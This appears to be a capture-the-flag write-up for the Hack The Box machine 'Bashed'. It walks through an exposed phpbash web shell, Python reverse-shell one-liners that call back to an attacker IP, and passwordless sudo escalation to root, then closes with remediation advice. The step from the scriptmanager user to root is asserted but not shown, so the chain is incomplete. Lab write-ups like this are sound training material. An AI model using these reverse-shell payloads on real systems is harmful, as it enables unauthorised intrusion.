

# Hack The Box Penetration Test Report

**Machine Name:** HTB-Bashed

**Author:** Prince.

**Severity:** Medium to High

**Vulnerability:** Exposed web shell (/dev/phpbash.php) on the Apache web server

**Date:** 30th May 2025

## Table of Contents

- Executive Summary
- Risk Rating
- Methodology
- Target Information
- Reconnaissance
- Exploitation
- Privilege Escalation
- Remediation Recommendation
- Conclusion
- Proof of Access

## 1. Executive Summary

The target system was found to host an exposed web shell (phpbash) within the web server directory, enabling unauthenticated remote command execution. Initial access was obtained as a low-privileged user. Further enumeration revealed that another local user had misconfigured sudo permissions, allowing command execution as root without a password. This misconfiguration facilitated full system compromise through a reverse shell, resulting in complete administrative access. Immediate remediation is recommended to address these critical security misconfigurations.

## 2. Risk Rating

Category	Details
Vulnerability	Exposed web shell and misconfigured sudo permissions

Category	Details
Access Vector	Remote (unauthenticated)
Impact	Full system compromise with root access
Likelihood	High
Skill Required	Low to Medium
Overall Risk	High

### 3. Methodology

- Reconnaissance: Identified open port 80 via Nmap; discovered a web shell (phpbash.php) in the /dev directory.
- Enumeration: Accessed the shell and identified a user with passwordless sudo privileges.
- Exploitation and Privilege Escalation: Leveraged sudo misconfiguration to escalate to root and established a root-level reverse shell.
- Conclusion: Achieved full system compromise; documented findings and recommended mitigations.

### 4. Target Information

- IP Address: 10.10.10.68
- Machine Name: HTB-Bashed
- Operating System: Linux

### 5. Reconnaissance

Command Used:

```
sudo nmap -sV -sC -v -T4 10.10.10.68
```

Open Ports:

- 80/tcp - http (Apache httpd 2.4.18)

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 6AA5034A553DFA77C3B2C7B4C26CF870
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Arrexel's Development Site
```

### 6. Exploitation

Initial access was achieved through an exposed interactive web shell (phpbash.min.php) discovered on the target server. This interface permitted command execution and facilitated the delivery of a reverse shell for stable remote access.

## Steps to Reproduce

- Web Shell Discovery: Navigated to the exposed interface:

```
http://10.10.10.68/dev/phpbash.min.php
```

- Listener Setup: Started a Netcat listener on the attacker's machine to receive the reverse connection:

```
nc -nvlp 4444
```

- Payload Execution: Executed the following Python 3 reverse shell payload via the web shell:

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect(("10.10.16.13",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
```

- Shell Access Gained: A stable reverse shell session was established on the attacker machine, granting interactive command-line access to the target system.

```
[user@parrot]-[~/Desktop]
$nc -nvlp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.68 37382
www-data@bashed:/$ whoami
whoami
www-data
www-data@bashed:/$ users
users
www-data@bashed:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/$ uname -a
uname -a
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
```

## 7. Privilege Escalation

Privilege escalation was achieved by exploiting misconfigured sudo permissions that allowed the www-data user to execute commands as scriptmanager without a password.

## Steps to Reproduce

- Identified sudo privileges for www-data:

```
sudo -l
```

The output revealed that www-data could execute any commands as scriptmanager with NOPASSWD.

- Switched to the scriptmanager user shell:

```
sudo -u scriptmanager /bin/bash
```


- On the attacker's machine, a Netcat listener was initiated:

```
nc -nlvp 9999
```

- A Python reverse shell was executed from the target to establish a connection:

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.13",9999));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])'
```

- The reverse shell connected successfully, granting an interactive shell with scriptmanager privileges. From there, root access was obtained, completing the full system compromise.



```
[user@parrot]-[~/Desktop]
$nc -nlvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.10.10.68 33952
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# pwd
/scripts
# id
uid=0(root) gid=0(root) groups=0(root)
```

## 8. Remediation Recommendation

- Remove the exposed phpbash.min.php shell from the server.
- Restrict access to development and administrative directories.
- Implement strict access controls and avoid passwordless sudo configurations.
- Apply the principle of least privilege to all user accounts.
- Regularly audit deployed web files and remove unnecessary or debugging tools.
- Deploy monitoring solutions to detect suspicious activity.
- Conduct routine vulnerability scans and configuration audits.

## 9. Conclusion

The HTB Bashed machine was compromised via an exposed web shell allowing unauthenticated command execution. A reverse shell was obtained, and privilege escalation was achieved through a misconfigured user with unrestricted sudo access. This incident underscores the importance of secure deployment practices, strict access controls, and regular audits to prevent unauthorised access and privilege misuse.

## 10. Proof of Access (Flags Captured)

- root.txt

```
# cat root.txt
```